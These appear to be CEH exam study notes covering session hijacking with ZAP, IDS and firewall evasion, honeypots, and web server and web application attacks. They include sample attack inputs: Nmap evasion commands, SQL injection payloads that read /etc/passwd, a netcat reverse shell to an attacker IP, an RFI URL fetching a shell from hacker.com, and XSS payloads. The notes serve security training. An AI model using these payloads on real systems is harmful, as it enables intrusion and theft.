  9) Use IPSec to encrypt

  IPSec
  * Transport Mode - payload and ESP trailer are encrypted; IP header is not
  * Tunnel mode - everything is encrypted; cannot be used with NAT
  * Architecture Protocols
  > Authentication Header - guarantees the integrity and authentication of IP packet sender
  > Encapsulating Security Payload (ESP) - provides origin authenticity and integrity as well as confidentiality
  > Internet Key Exchange (IKE) - produces the keys for the encryption process
  > Oakley - uses Diffie-Hellman to create master and session keys
  > Internet Security Association Key Management Protocol (ISAKMP) - software that facilitates encrypted communication between two endpoints

1 Backlink

EC-Council Official Labs

- Module 11 - Session Hijacking
  - Objective
    The objective of this lab is to help students learn session hijacking and take over a user account.
    In this lab, we will:
    Intercept the Traffic between server and client
  - Exercise 1
    Session Hijacking using the **Zed Attack Proxy (ZAP)**
    - Lab Objective
      The objective of this lab is to learn how to:
      * Intercept the Traffic between server and client
    - In Chrome (Windows 10)
      Go to **Customize and Control Google Chrome** button, and click **Settings** from the context menu.

      The **Chrome://settings** window open, scroll down and click **Advanced** in the browser.

      In the **System** section, click **Open Proxy Settings** to configure a proxy.
      The Internet Properties pop-up window appears; click the **Connections** tab, and click **LAN Settings.**

      The LAN Settings pop-up appears, check **Use a Proxy Server for your LAN (These Settings will not apply to dial-up or VPN connections)**.
      In the **Address** field, type the attacker machine's IP address, 8080 in the Port field, and the click **OK**.
      In this lab, the attacker machine would be **Windows Server 2016**; its IP address is **10.10.10.16**.
      Once you have entered the required details, the **Internet Properties** pop-up window will appear, click **Apply**, and click **OK**. Now you have configured victim machine proxy settings. **Close** the browser.
    - In OWASP ZAP 2.7.0 (Windows Server 2016) (Attacker Machine)
      A prompt that reads **Do you wan to persist the ZAP Session?** is displayed. Select **No, I do not want to persist this session at this moment in time**, and click **Start**.

      Click "**+**" icon in the right pane to add the **Break** tab.
      The **Break** tab allows you to modify a response or request when it has been caught by the ZAP.
      It also allows you to modify some elements that you cannot modify through your browser; these include:
      * The Header
      * Hidden Fields
      * Disabled Fields
      * Fields that use JavaScript to filter out illegal characters

      Once the Break tab is added in your OWASP ZAP window, configure the ZAP to work as a proxy.
      To configure ZAP as a proxy, navigate to **Tools** and click **Options** from the tool bar.

The Options window appears, select **Local Proxies** from the left pane, and in the **Address** field, type the **Window Server 2016** machine IP address (10.10.10.16), set the **Port** to default, and then click **OK**.

Click **Set break on all requests and responses** from the tool bar of ZAP.
This button sets and unsets a global break point that will trap and display from the victims machine the next response or requests in **Break** tab.
You can modify any part of the request or response that you want and send it to victim's application by clicking either Step or Continue.
Alternatively you can click **Drop to dispose of the request or response**.

Set break on all requests and responses turns automatically from green to red. If any OWASP ZAP pop-up appears click **OK** to continue.

- Go back to Windows 10

  Launch the same browser in which you have configured for **Google Chrome** browser.
  Type **http://ww.moviescope.com** in the address bar and press **Enter**.

- Go back to Windows Server 2016

  In the ZAP proxy, it starts capturing the requests of the victim machine. Now click the **Submit and step to next request or response** button until you capture the GET request of the browsed website in the victim machine.

  We got the GET request of www.moviescope.com.
  Now, replace **www.moviescope.com** to **www.goodshopping.com** in all the **GET** requests captured on the **Break** tab. Once you have replace the GET request, click **Submit and step to next request or response** to forward traffic to the victim machine.

  Perform this process until you see the **www.googshopping.com** page in the victim machine.

- Go back to Windows 10

  We wanted to browse www.moviescope.com but in the browser we can see the **GoodShoppng** page appears instead of **moviescope**.

Module 12 - Evading IDS, Firewalls, and Honeypots

- IDS/IPS Basics
  - Intrusion Prevention System (IPS)
    Active monitoring of activity looking for anomalies and **alerting/notifying** and **taking action** when they are found.
  - Intrusion Detection System (IDS)
    Passive monitoring of activity looking for anomalies and **alerting/notifying** when they are found.
  - Types of IDS Alerts
    True Positive | **False Positive** | **False Negative** | **True Negative**

    True Positive --> Attack - Alert ✅✅
    False Positive --> No Attack - Alert ❌✅
    False Negative --> Attack - No Alert ✅❌
    This is the worst scenario
    True Negative --> No Attack - No Alert ❌❌
  - Deployment Types - HIDS & NIDS & WIDS
    Host Based | **Network Based**

    Host based - Monitors activity on a single device/host by being installed lcoally.
    Network based - Monitors activity across a network using remote sensors that reprot back to a central system. Often paired with a security Information & SIEM system for analysis. Often Reverse ARP or Reverse DNS lookups are used to discover the source
  - Knowledge & Behavior-Based Detection
    Knowledge Based (Signature Based | Pattern Matching) | **Behavior Based** (Statistical | Anomaly | Heuristic)

    Knowledge Based (**Signature Based | Pattern Matching**) - Most common form of detection. Uses a database of profiles, or signatures to assess all traffic against.

    Behavior Based (**Statistical | Anomaly | Heuristic**) - Starts by creating a baseline of behavior for the monitored system/network and then comapres all traffic against that looking for deviations. Can be labeled an AI or Expert system.
- Firewalls Basics
  Firewalls are often seen as NAC devices. Use of rule sets to filter traffic can implement security policy.
  - Firewalls types
    Stateful | **Stateless** | **Deep Packer Inspection** | **Proxy Firewall**

    Stateful (Dynamic Packet Filtering) - Layer 3 + 4 (Network + Transport layer)
    Stateless (Static Packet Filtering) - Layer 3 (Network)
    Deep Packet Inspection - Layer 7 (Application Layer)
    Proxy Firewall - Mediates communications between untrusted and trusted end-points (server/hosts/clients). A proxy firewall is a network security system that protects network resources by filtering messages at the Application Layer 7. A proxy firewall may also be called an application firewall or gateway firewall.

- Proxy Types
  Circuit-Level | **Application-Level** | **Multi-Homed Firewall** | | **Bastion Hosts** | **Screened Host** | **Packet-Filtering**

  Circuit-level proxy - Firewall that works on Layer 5 (Session layer); They monitor TCP handshaking between packets to determine whether a requested session is legitimate.
  Application-level proxy - Any service or server that acts as a proxy for client computer requests at the application's protocols.
  ⚠️ An application-level proxy is one that knows about the particular application it is providing proxy services for; it understands and interprets the commands in the application protocol. A circuit-level proxy is one that creates a circuit between the client and the server without interpreting the application protocol.
  Multi-homed Firewall (dual-homed) - Firewall that has two or more interfaces; One interface is connected to the untrusted network and another interface is connected to the trusted network. A DMZ can be added to a multi-homed firewall just by adding a third interface.
  Bastion hosts - Endpoint that is exposed to the internet but has been hardened to withstand attacks; Hosts on the screened subnet designed to protect internal resources.
  Screened host - Endpoint that is protected by a firewall.
  Packet-filtering - Firewalls that only looked at headers
  ⚠️ Only uses rules that implicitly denies traffic unless it is allowed.
  ⚠️ Oftentimes uses network address translation (NAT) which can apply a one-to-one or one-to-many relationship between external and internal IP addresses.
  ⚠️ Private zone - hosts internal hosts that only respond to requests from within that zone

- Honeypots
  Honeypots are **decoy systems** or servers deployed alongside production systems within your network. When deployed as enticing targets for attackers, honeypots can add security monitoring opportunities for blue teams and misdirect the adversary from their true target.

  - Honeynet
    Two or more honeypots on a network form a honeynet. Honeynets and honeypots are usually implemented as parts of larger Network Intrusion Detection Systems.
  - Honeyfarm
    A Honeyfarm is a **centralized collection of honeypots and analysis tools**.
  - Types of Honeypots
    Low Interaction | **High Interaction** | **Production** | **Research**

    Low-interaction ---> Simulates/imitate services and systems that frequently attract criminal attention. They offer a method for collecting data from blind attacks such as botnets and worms malware.
    High interaction ---> Simulates all services and applications and is designed to be completely compromised
    Production ---> Serve as decoy systems inside fully operating networks and servers, often as part of an intrusion detection system (IDS). They deflect criminal attention from the real system while analyzing malicious activity to help mitigate vulnerabilities.
    Research ---> Used for educational purposes and security enhancement. They contain trackable data that you can trace when stolen to analyze the attack.
  - Honeypot Tools
    Specter | **Honeyd** | **KFSensor** (Honeypot IDS)

- Evading with Nmap
  Firewall Evasion

  - Useful switches for Evading and Stealthy

-v | -sS | -T | -f | -f --mtu | -D | -S | --send-eth | --data-length | --source-port

-v Verbose level
-sS TCP SYN scan
-T Time template for performing the scan
-f Use fragmented IP packets
-f --mtu Use fragmented packets & set MTU
-D IP address Decoy: <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
-S Spoof the source IP address
--send-eth Ensures that we use Ethernet level packets. bypassing the IP layer and sends raw Ethernet frames within the flow
--data-length Specify the length of data/frame
--source-port Specify a randomized port that you want to communicate

- Example
  nmap -v -sS -f -mtu 32 --send-eth --data-length 50 --source-port 8965 -T5 192.168.0.22
  Sends IPv4 fragmented 50-byte packet size; The packets are too small to send data and to detect as a Probe/Scanning technique
- ⚠️ Fragmentation is the heart of the IDS/Firewall Evasion techniques.

- Using SNORT
  SNORT is an open source **network intrusion detection system** (N**IDS**). Snort is a packet sniffer that monitors network traffic in real time, scrutinizing each packet closely to detect a dangerous payload or suspicious anomalies.
  Snort is a widely deployed **IDS** that is **open source**
  Configuration is in /etc/snort on **Linux** and C:\snort\etc in **Windows**; the file is **snort.conf**.
  - SNORT Runs in Three Operational Modes
    Sniffer snort -v | **Packet logger** snort -l | **NIDS** snort -A or snort -c <path_to_conf_file>

    Sniffer - Watches packets in real time
    Packet logger - Saves packets to disk for review at a later time
    NIDS - Analyzes network traffic against various rule sets
  - Usage Example
    - snort -i 4 -l c:\Snort\log -c c:\Snort\etc\snort.conf -T
      This command will test snort configuration and rules and check if there is any erros without starting up.
      -i 4 interface specifier, in case is interface 4.
      -l for logging
      -c use Snort rules file specifying path
      -T Only For testing, this prevent Snort from start up; Essentially to check if there is any errors and if the rules are good.
    - snort -i 4 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii
      This command will fire up Snort NIDS and log everything in ASCII.
  - SNORT Flags
    -A | -b | -B <mask> | -c <rules> | -C | -l | -i <interface number> | -K | -?

    -A: Set alert mode: fast, full, console, test or none
    -b: Log packets in TCPDump format (much faster!)
    -B <mask>: Obfuscate IP addresses in alerts and packet dumps using CIDR mask
    -c <rules>: Use Rules file
    -C: Print out payloads with character data only (no hex)
    -l: Specifies the logging directory (all alerts and packet logs are placed in this directory)

-i <interface number>: Specifies which interface Snort should listen on
-K: Logging mode (pcap[default], ascii, none)
-?: Lists all switches and options and then exits

- SNORT Rules

  SNORT has a rules engine that allows for customization of monitoring and detection capabilities.

  - There are three available rule actions

    Alert | **Pass** | **Log**

  - And three available IP protocols

    TCP | **UDP** | **ICMP**

  - Breaking down a Snort rule

    alert icmp any any -> &HOME_NET any (msg:"ICMP test"; sid:1000001; rev:1; classtype:icmp-event;)

    Rule Header

    alert icmp any any -> $HOME_NET any
    alert Rule action. Snort will generate an alerta when the set condition is met.
    any (1st) Source IP. Snort will look at all sources
    any (2nd) Source port. Snort will look at all ports
    -> Direction. From source to destination; (source -> destination)
    &HOME_NET Destination IP. We are using the HOME_NET value from the snort.conf file which means a variable that defines the network or networks you are trying to protect.
    any (3rd) Destination port. Snort will look at all ports on the protected network

    Rule Options

    (msg:"ICMP test"; sid:1000001; rev:1; classtype:icmp-event;)
    msg:"ICMP test" Snort will include this message with the alert
    sid:1000001 Snort rule ID. Remember all numbers < 1,000,000 are reserved, this is why we are starting with 1000001 (you may use any number, as long as it's grater that 1,000,000)
    rev:1 Revision number. This option allows for easier rule maintenance
    classtype:icmp-event Categorizes the rule as an "icmp-event", one of the predefined Snort categories. This options helps with the rule organization

  - Rules Examples:

    - alert tcp 192.168.x.x any -> &HOME_NET 21 (msg:"FTP connection attempt"; sid:1000002; rev:1;)

      TCP alert in a source IP address 192.168.x.x with any port; HOME_NET destination on port 21.

    - alert tcp $HOME_NET 21 -> any any (msg:"FTP failed login"; content:"Login or password incorrent"; sid:1000003; rev:1;)

      TCP alert in HOME_NET port 21 (FTP) as a source, to any destination IP address and port.

    - alert tcp !HOME_NET any -> $HOME_NET 31337 (msg : "BACKDOOR ATTEMPT-BackOrifice")

      This alerts about traffic coming not from an external network to the internal one on port 31337.

    - Example output

10/19-14:48:38.543734 0:48:542:2A:67 -> 0:10:B5:3C:34:C4 type:0x800 len:0x5EA
xxx -> xxx TCP TTL:64 TOS:0x0 ID:18112 IpLen:20 DgmLen:1500 DF
Important info is bolded

- Evasion Concepts and Techniques
  - Insertion Attack
    Attacker **forces** the **IDS** to **process invalid packets**.
  - Evasion
    An endpoint **accepts a packet** that the **IDS** would **normally reject**. Typically executed via fragmentation of the attack packets to allow them to be moved through the IDS.
  - Obfuscation
    Encoding the attack **packets** in such a way that the **target** is **able to decode** them, but the **IDS is not**.
    * Unicode
    * Polymorphic code
    * Encryption
    * Path manipulation to cause signature mismatch
  - False Positive Generation Events
    Crafting malicious packets designed to set off alarms with hope of distracting/overwhelming IDS and operators.
  - Session Splicing
    Just another type of **fragmentation attack**.
  - Unicode encoding
    Works with web requests - using Unicode characters instead of ascii can sometimes get past.
  - Fragmentation attack
    Splits up packets so that the IDS can't detect the real intent
  - Overlapping Fragments
    Generate a bunch of tiny fragments **overlapping TCP sequence numbers**.
  - Time-To-Live (TTL) Attack
    Requires the attacker to have inside knowledge of the target network to allow for the **adjustment of the TTL values** to **control who gets what packets** when.
  - Invalid RST Packets
    Manipulation of the RST flag to trick IDS into ignoring the communication session with the target.
  - Urgency Flag
    URG - **Manipulation URG flag** to cause the target and IDS to have different sets of packets, because the IDS processes ALL packets irrespective of the URG flag, whereas the target will only process URG traffic.
  - Polymorphic Shellcode
    Blow up the pattern matching by **constantly changing**.
  - ASCII Shellcode
    Use ASCII characters to bypass pattern matching.
  - Application-Level Attacks
    Taking advantage of the compression used to transfer large files and **hide attacks in compressed data**, as it cannot be examined by the IDS.

- Desynchronization
  Manipulation the TCP SYN to **fool IDS into not paying attention to the sequence numbers** of the illegitimate attack traffic, but rather, give it a false set of sequences to follow.
- Encryption
  Using encryption to hide attack.
- Flood the network
  Trigger alerts that aren't your intended attack so that you confuse firewalls/IDS and network admins; Overwhelming the IDS.
- **Tools for Evasion**
  Nessus | **ADMmutate** | **NIDSbench** | **Inundator**

  Nessus - Also a vulnerability scanner
  ADMmutate - Creates scripts not recognizable by signature files
  NIDSbench - Older tool for fragmenting bits
  Inundator - Flooding tool

- Firewall Evasion
  The **best way** around a firewall will always be a **compromised internal machine**.
  - Firewalking
    Using TTL values to determine gateway ACL filters and allow for mapping of internal networks by analyzing IP packet responses; Going through every port on a firewall to determine what is open.
  - Banner Grabbing
    Looking for FTP, TELNET and web server banners.
  - IP Address Spoofing
    Hijacking technique allowing attacker to masquerade as a trusted host.
  - Source Routing
    Allows the sender of a packet to partially or fully specify the route to be used.
  - Tiny Fragments
    Sucessful with Firewalls when they ONLY CHECK for the TCP header info, allowing the fragmentation of the information across multiple packets to hide the true intention of the attack.
  - ICMP Tunneling
    Allows for the tunneling of a backdoor shell via the ICMP echo packets because the RFC (792) does not clearly define what kind of data goes in the data portion of the frame, allowing for attack traffic to be seen as acceptable when inserted. If firewalls do not examine the payload section of the dataframe, they would let the data through, allowing the attack.
  - ACK Tunneling
    Use of the ACK flag to trick firewall into allowing packets, as many firewalls do not check ACK packets.
  - HTTP Tunneling
    Use of HTTP traffic to 'hide' attacks.
  - SSH Tunneling
    Use of SSH to encrypt and send attack traffic.
  - MitM Attacks
    Use of DNS and routing manipulation to bypass firewalls.

- XSS Attacks

  Allows for the exploitation of vulnerabilities around the processing of input parameters from the end user and the server responses in a web application. The attacker injects malicious HTML/JS code into website to force the bypassing of the firewall once executed.

- Extra Tips

  More Tips to Bypass Firewalls are:
  * Use IP in place of a URL - may work depending on nature of filtering in place
  * Use Proxy Servers/Anonymizers - May work depending on nature of filtering in place
  * ICMP Type 3 Code 13 will show that traffic is being blocked by firewall
  * ICMP Type 3 Code 3 tells you the client itself has the port closed

- **Tools**

  CovertTCP | **ICMP Shell** | **007 Shell**

- Detection of a Honeypot

  Ports that **show** a **service is available**, but **deny a 3-way handshake** may **indicate** that the system is a **honeypot**.
  Probe services running on them.

  - Layer 7 (Application)

    Examine latency of responses from server.

  - Layer 4 (Transport)

    Examine the TCP windows size, looing for continuous Acknowledgement of incoming packets even when the windows size is set to 0.

  - Layer 2 (Data Link)

    If you are on the same network as the honeypot, **look for MAC addresses** in packets that indicate the presence of a 'Black Hole' (0:0:f:ff:ff:ff)

  - Virtualized Honeypot

    If Honeypot is virtualized, **look for the vendor assigned MAC address** ranges as published by IEEE.

  - Honeyd Type Honeypot

    If Honeypot is the Honeyd type, **use time based TCP fingerprinting** methods to detect

  - User-Mode Linux (UML) Honeypot

    To detect User-Mode Linux (UML) honeypot, **analyze** proc/mounts, proc/interrupts and proc/cmdline which would have UML specific settings and information.

  - Sebek-based Honeypots

    To detect Sebek-based honeypots, **Sebek will log everything that is accessed via** read() before sending to the network, causing congestion that can be an indicator.

  - snort_inline Honeypots

    To detect snort_inline honeypots, **analyze the outgoing packets** by capturing the snort_inline modified packets through another

1 Backlink

EC-Council Official Labs

- Module 12 - Evading IDS, Firewalls, and Honeypots

Module 13 - Hacking Web Servers

- Web Server Attack Methodology
  - Information Gathering
    Internet searches, whois, reviewing robots.txt
  - Web Server Footprinting
    Banner Grabbing | **Netcraft**, **HTTPRecon**, **theHarvester**, **ID Serve**, **HTTPrint**, **Nmap**

    Detects vulnerable TRACE method
    nmap --script http-trace -p80 localhost

    Lists email addresses
    nmap --script http-google-email <host>

    dDiscovers virtual hosts on the IP address you are trying to footprint; * is replaced by online db such as IP2Hosts
    nmap --script hostmap-* <host>

    Enumerates common web apps
    nmap --script http-enum -p80 <host>

    Grabs the robots.txt file
    nmap --script http-robots.txt -p 80 <host>
  - Website Mirroring
    Brings the site to your own machine to examine structure, etc. | **Wget**, **BlackWidow**, **HTTrack**, **WebCopier Pro**, **Web Ripper**, **SurfOffline**
  - Vulnerability Scanning
    Scans web server for vulnerabilities. | **Nessus** , **Nikto** - specifically suited for web servers; still very noisy like Nessus
  - Session Hijacking
  - Web Server Password Cracking
- Web Server Architecture
  - Most Popular Servers
    Apache | **Microsoft IIS** | **Nginx**

    Apache runs configurations as a part of a module within special files (http.conf, etc.)
    IIS runs all applications in the context of LOCAL_SYSTEM
    IIS 5 had a ton of bugs - easy to get into
  - N-Tier Architecture
    Distributes processes across multiple servers. Normally as three-tier: **Presentation** (web), **logic** (application) and **data** (database)
  - Error Reporting
    Should not be showing errors in production; easy to glean information
  - HTML
    Markup language used to **display web pages**.

- HTTP Request Methods
  GET | **HEAD** | **POST** | **PUT** | **DELETE** | **TRACE** | **CONNECT**

  GET - retrieves whatever information is in the URL; sending data is done in URL
  HEAD - identical to get except for no body return
  POST - sends data via body - data not shown in URL or in history
  PUT - requests data be stored at the URL
  DELETE - requests origin server delete resource
  TRACE - requests application layer loopback of message
  CONNECT - reserved for use with proxy

  Both **POST** and **GET** can be manipulated by a web proxy
- HTTP Error Messages
  1xx: Informational | **2xx: Success** | **3xx: Redirection** | **4xx: Client Error** | **5xx: Server Error**

  1xx: Informational - request received, continuing
  2xx: Success - action received, understood and accepted
  3xx: Redirection - further action must be taken
  4xx: Client Error - request contains bad syntax or cannot be fulfilled
  5xx: Server Error - server failed to fulfill an apparently valid request

- Web Server Attacks
  - DNS Amplification
    Uses recursive DNS to DoS a target; amplifies DNS answers to target until it can't do anything
  - Directory Transversal
    (../ or dot-dot-slash) - requests file that should not be accessible from web server

    Example: http://www.example.com/../../../../etc/password
    Can use Unicode to possibly evade IDS - %2e for dot and %sf for slash
  - Parameter Tampering
    URL Tampering - Manipulating parameters within URL to achieve escalation or other changes
  - Hidden Field Tampering
    Modifying hidden form fields producing unintended results
  - HTTP Response Splitting
    An attacker passes malicious data to a vulnerable application through the HTTP response header.
  - Web Cache Poisoning
    Replacing the cache on a box with a malicious version of it
  - WFETCH
    Microsoft tool that allows you to craft HTTP requests to see response data
  - Misconfiguration Attack
    Same as before - improper configuration of a web server. (e.g: Default settings like admin/password credentials; Lack of security controls)
  - Password Attack
    Attempting to crack passwords related to web resources
  - Connection String Parameter Pollution
    Injection attack that uses semicolons to take advantage of databases that use this separation

method

- Web Defacement
  Simply modifying a web page to say something else
- DoS/DDoS
  Compromise availability
- Shellshock
  Causes Bash to unintentionally execute commands when commands are concatenated on the end of function definitions

- Tools
  Brutus | **Hydra** | **Metasploit**

  Brutus - brute force web passwords of HTTP
  Hydra - network login cracker

  MetasploitBasic working is Libraries use Interfaces and Modules to send attacks to services
  * **Exploits** hold the actual exploit
  * **Payload** contains the arbitrary code if exploit is successful
  * **Auxiliary** used for one-off actions (like a scan)
  * **NOPS** used for buffer-overflow type operations

Module 14 - Hacking Web Applications

- Web Organizations
  IETF | **W3C** | **OWASP**
  - Internet Engineering Task Force (IETF)
    Creates engineering documents to help make the Internet work better.
  - World Wide Web Consortium (W3C)
    A standards-developing community.
  - Open Web Application Security Project (OWASP)
    Organization focused on improving the security of software.
- OWASP Web Top 10
  The OWASP Top 10 is a **standard awareness document** for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

  A1 - Injection Flaws - SQL, OS and LDAP injection
  A2 - Broken Authentication and Session Management - functions related to authentication and session management that aren't implemented correctly
  A3 - Sensitive Data Exposure - not properly protecting sensitive data (SSN, CC numbers, etc.)
  A4 - XML External Entities (XXE) - exploiting XML processors by uploading hostile content in an XML document
  A5 - Broken Access Control - having improper controls on areas that should be protected
  A6 - Security Misconfiguration - across all parts of the server and application
  A7 - Cross-Site Scripting (XSS) - taking untrusted data and sending it without input validation
  A8 - Insecure Deserialization - improperly de-serializing data
  A9 - Using Components with Known Vulnerabilities - libraries and frameworks that have known security holes
  A10 - Insufficient Logging and Monitoring - not having enough logging to detect attacks

  WebGoat - project maintained by OWASP which is an insecure web application meant to be tested
- Web Application Attacks
  A Web application attack is any attempt by a malicious actor **to compromise the security of a Web-based app**.
  - First Step
    First step is to **identify entry points** (POST data, URL parameters, cookies, headers, etc.)
  - Tools for Identifying Entry Points
    WebScarab | **HTTPPrint** | **BurpSuite**
  - Web 2.0
    Dynamic applications. Have a **larger attack surface** due to simultaneous communication.
  - SQL Injection
    SQL injection usually **occurs when** you **ask** a **user for input**, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

    Injecting SQL commands into input fields to produce output.
    Data Handling - Definition (DDL), manipulation (DML) and control (DCL)
    - SQLi is used for

Bypass Authentication | **Extract Information** | **Insert Injection**

- SQL Syntax - Basics

  SELECT | **UPDATE** | **DELETE** | **INSERT INTO** | **ALTER TABLE** | **DROP TABLE** | **CREATE INDEX** | **DROP INDEX** | **UNION**

SELECT	extracts data from a database
UPDATE	updates data in a database
DELETE	deletes data from a database
INSERT INTO	inserts new data into a database
ALTER TABLE	modifies a table
DROP TABLE	deletes a table
CREATE INDEX	creates an index (search key)
DROP INDEX	deletes an index
UNION	Used to combine the result-set of two or more SELECT statements.

- Basic Test to check SQLi

  Basic test to see if SQL injection is possible is **just inserting a single quote** (')
  Can be on input field or URL
  This will make the web app return a SQL syntax error meaning that you are able to inject SQL queries.

- SQL Injection in action

  On the UserId input field, you can enter: 105 OR 1=1
  The is valid and will not return only UserId 105, this injection will return ALL rows from the "Users" table, since OR 1=1 is always TRUE. Then, the SQL statement will look like this:
  SELECT * FROM Users WHERE UserId = 105 OR 1=1;

  Double dash (--) tells the server to ignore the rest of the query (in this example, the password check)

- Bypassing Authentication

  admin' or 1=1 --
  Basically tells the server if **1 = 1 (always true)** to **allow the login** and the double dash -- will **comment the rest of the query** in this case, the **password**.

  Variations: 1' or 1=1 #
  Based on = is always true;
  " or ""=" --> The SQL above is valid and will return all rows from the "Users" table, since OR ""="" is always TRUE.
  This is valid and the SQL statement behind will look like this: SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass"

- Enumerating

  1' union all select 1,user() #
  The service are running as

  user' UNION ALL select 1,table_name,3,4,5 FROM information_schema.tables
  Dropping the tables

- Load/Reading a File

  bob' union all select 1,load_file("/etc/passwd"),3,4,5 --
  Reading the /etc/passwd file

- Writing a File

  bob' union all select 1,"Test",3,4,5 into outfile '/tmp/test.txt'--
  Writes the selected rows to a file. Column and line terminators can be specified to

produce a specific output format.

- Fuzzing
  inputting random data into a target to see what will happen
- Tautology
  Using always true statements to test SQL (e.g. 1=1)
- In-band SQL injection
  Uses same communication channel to perform attack.
  Usually is when data pulled can fit into data exported (where data goes to a web table)
  Best for using UNION queries
- Out-of-band SQL injection
  Uses different communication channels (e.g. export results to file on web server)
- Blind/inferential
  Error messages and screen returns don't occur; usually have to guess whether command work or use timing to know
- SQLi Tools
  Sqlmap | **sqlninjaHavij** | **SQLBrute** | **Pangolin** | **SQLExec** | **Absinthe** | **BobCat**

- Broken Authentication
  Broken Authentication usually occurs due to the **issues with the application's authentication mechanism**:
  * Credential Stuffing and Brute Force Attacks
  * Weak Passwords & Recovery Process
  * Mismanagement of Session ID

  An attacker can gain control over user accounts in a system. In the worst case, it could help them gain complete control over the system.
- Command Injection
  Execution of arbitrary commands on the host operating system via a vulnerable application.
  Injection are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.
  Web apps sometimes need to execute OS commands to communicate with the underlying host OS and the file system. This can be done to run system commands, launch applications written in another programming language, or run shell, python, perl, or PHP scripts.

  Example
  Imagine a vulnerable application that has a common function that passes an IP address from a user input to the system's ping command.
  User input: 127.0.0.1
  The following command is executed on the host OS: ping -c 5 127.0.0.1
  Is possible to break out the ping command to execute the attacker arbitrary commands: ping -c 5 127.0.0.1; id
  If the system is vulnerable the output will look like this (showing two OS commands, ping and id):
  Without input sanitizing the attacker can do reverse shell:
  127.0.0.1; nc -nv <attacker's IP> 4444 -e /bin/bash
- Sensitive Data Exposure
  When the web application **doesn't adequately protect sensitive information** like session tokens, passwords, banking information, location, health data, or any other similar crucial data whose leak can be critical for the user.

Examples:
An application stores credit card numbers in a database without encryption. If an attacker gets access to the database through SQL injection, he could easily get the credit card numbers.
An application store passwords in the database using unsalted or simple hashes. An attacker can expose the unsalted hashes using Rainbow Table attacks.
A website that doesn't enforce TLS or uses weak encryption. An attacker could monitor network traffic and downgrade the connections from HTTPS to HTTP. Then, they can intercept the requests and steal the user's session cookie

- XEE - XML External Entities

  Is a type of **attack against an application that parses XML input**. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
  Attackers can supply XML files with specially crafted DOCTYPE definitions to an XML parser with a weak security configuration to perform path traversal, port scanning, and numerous attacks, including denial of service, server-side request forgery (SSRF), or even remote code execution.

  Example:
  External entities can reference URIs to retrieve content from local files or network resources. This payload will return the content of /etc/passwd file on target system's OS; (for windows you could reference file:///c:/boot.ini)

- RFI - Remote File Inclusion

  Is a method that allows an attacker to **employ a script to include a remotely hosted file on the webserver**. The vulnerability promoting RFI is largely found on websites running on PHP. This is because PHP supports the ability to 'include' or 'require' additional files within a script.

  Vulnerable PHP Example:
  $incfile = $_REQUEST["file"]; include($incfile.".php");
  The first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name, without any appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.

  For example the URL below contains an external reference to a reverse shell made in PHP file, stored in a remote location:
  http://www.example.com/vuln_page.php?file=http://www.hacker.com/netcat.php

- LFI - Local File Inclusion

  LFI is very much similar to RFI. The only difference being that in LFI, in order to carry out the attack instead of including remote files, the attacker has to use local files (e.g: files on the current server can only be used to execute a malicious script).

  Examples: http://example.com/?file=../../uploads/evil.php

- Directory Traversal

  An attacker can get sensitive information like the contents of the /etc/passwd file that contains a list of users on the server; Log files, source code, access.log and so on.

  Examples:
  http://example.com/events.php?file=../../../../etc/passwd
  An attacker can get the contents of the /etc/passwd (file that contains a list of users on the server).

  Similarly, an attacker may leverage the Directory Traversal vulnerability to access log files (for example, Apache access.log or error.log), source code, and other sensitive information. This information may then be used to advance an attack.

- XSS (Cross-site scripting)

  Inputting JavaScript into a web form input field that alters what the page does.
  * Can also be passed via URL
  * Can be malicious by accessing cookies and sending them to a remote host
  * Can be mitigated by setting HttpOnly flag for cookies; But many hackers can circumvent this in order to execute XSS payloads.

  - Types of XSS

    Stored XSS | **Reflected XSS** | **DOM Based XSS**

    Stored XSS (Persistent or Type-I) - stores the XSS in a forum or like for multiple people to access.
    Reflected XSS (or also called a non-persistent XSS); when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.
    DOM Based XSS (or as it is called in some texts, "type-0 XSS") is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner.

  - Examples of XSS payloads

    ```
    "><script>alert(1)</script>
    <svg/onload="alert(1);"
    <svg/OnLoad="`${prompt`}`">
    p=<svg/1='&q='onload=alert(1)>
    ```

    Note: they vary regarding the filtering, validation and WAF capabilities.

- HTML Injection

  This vulnerability occurs when **user input** is **not** correctly **sanitized** and the **output** is **not encoded**. An injection allows the attacker to send a malicious HTML page to a victim.

- LDAP Injection

  Exploits applications that construct LDAP statements.
  Format for LDAP injection includes)(&)

- SOAP Injection

  Inject query strings in order to bypass authentication.
  * SOAP uses XML to format information
  * Messages are "one way" in nature

- Buffer Overflow

  Attempts to **write data into application's buffer area** to **overwrite adjacent memory**, **execute code** or **crash a system**.
  * Inputs more data than the buffer is allowed
  * Includes stack, heap, NOP sleds and more
  * Canaries - systems can monitor these - if they are changed, they indicate a buffer overflow has occurred; placed between buffer and control data

- Cross-Site Request Forgery (CSRF)

  Forces an end user to **execute unwanted actions on an app** they're already authenticated on
  * Inherits identity and privileges of victim to perform an undesired function on victim's behalf
  * Captures the session and sends a request based off the logged in user's credentials
  * Can be mitigated by sending random challenge tokens

- Session Fixation

  Attacker logs into a legitimate site and pulls a session ID; sends link with session ID to victim. Once victim logs in, attacker can now log in and run with user's credentials

Cookies - small text-based files stored that contains information like preferences, session details or shopping cart contents
* Can be manipulated to change functionality (e.g. changing a cooking that says "ADMIN=no" to "yes")
* Sometimes, but rarely, can also contain passwords

- HTTP Response Splitting

  Adds header response data to an input field so server splits the response.
  * Can be used to redirect a user to a malicious site
  * Is not an attack in and of itself - must be combined with another attack
  * With HTTP Response Splitting, it is possible to mount various kinds of attacks:
  > XSS
  > Web Cache Poisoning (defacement)
  > Browser cache poisoning
  > Hijacking pages with user-specific information

- Insecure direct object references (IDOR)

